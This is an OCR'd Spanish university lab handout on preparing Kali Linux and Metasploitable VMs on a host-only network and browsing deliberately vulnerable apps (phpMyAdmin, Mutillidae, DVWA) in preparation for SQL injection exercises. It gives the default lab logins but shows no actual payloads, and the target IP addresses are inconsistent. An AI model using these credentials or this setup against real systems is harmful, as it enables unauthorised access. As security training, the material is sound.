
Attached to: Host-only Adapter

Name: vboxnet0




```
metasploitable login: msfadmin
Password:
Last login: Sun Oct  6 23:57:57 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Iniciar una máquina **atacante (Kali Linux)** en configuración Host-Only y validar la conectividad entre ambas máquinas:


Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Right Ctrl

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.20  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe37:75c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:37:07:5c  txqueuelen 1000  (Ethernet)
        RX packets 34  bytes 6176 (6.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2048 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:18:ce
          inet addr:192.168.0.21  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe65:18ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4036 (3.9 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23757 (23.2 KB)  TX bytes:23757 (23.2 KB)

msfadmin@metasploitable:~$ _
```

Poner la máquina **atacante (Kali Linux)** en configuración Host-Only y validar la conectividad entre ambas máquinas:

Iniciar una máquina virtual Kali Linux

Abrir un navegador y conectarse a la dirección del web server de la máquina víctima **http://192.168.0.19**




Network

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: vboxnet0



192.168.0.19


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

SQL Injection

Exploremos algunas de las aplicaciones de la máquina **víctima** desde la máquina **atacante:**

PhpMyAdmin


Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR Mon 00:47
phpMyAdmin - Mozilla Firefox
phpMyAdmin
192.168.0.19/phpMyAdmin/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB
phpMyAdmin
Go
https://www.kali.org
Right Ctrl

Welcome to phpMyAdmin

Language

English

Log in


Username:

Password:

Cannot load *mcrypt* extension. Please check your PHP configuration.

Cookies must be enabled past this point.

Multilliade


Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR Mon 00:48
Mozilla Firefox
192.168.0.19/mutillidae/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Right Ctrl

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)

Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

SQL Injection

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

En esta oportunidad vamos a explotar DVWA. Las credenciales son **admin/password**



Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicati... Places Firefox ... Sat 22:11
Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox
Metasploitable2 - Linux
Damn Vulnerable Web App (
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB
DVWA
Login
Right Ctrl

192.168.0.21/dvwa/login.php

Username

Password

You have logged out


Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR Sat 22:11
Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - Mozilla Firefox
Metasploitable2 - Linux
Damn Vulnerable Web A
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Right Ctrl

192.168.0.21/dvwa/index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

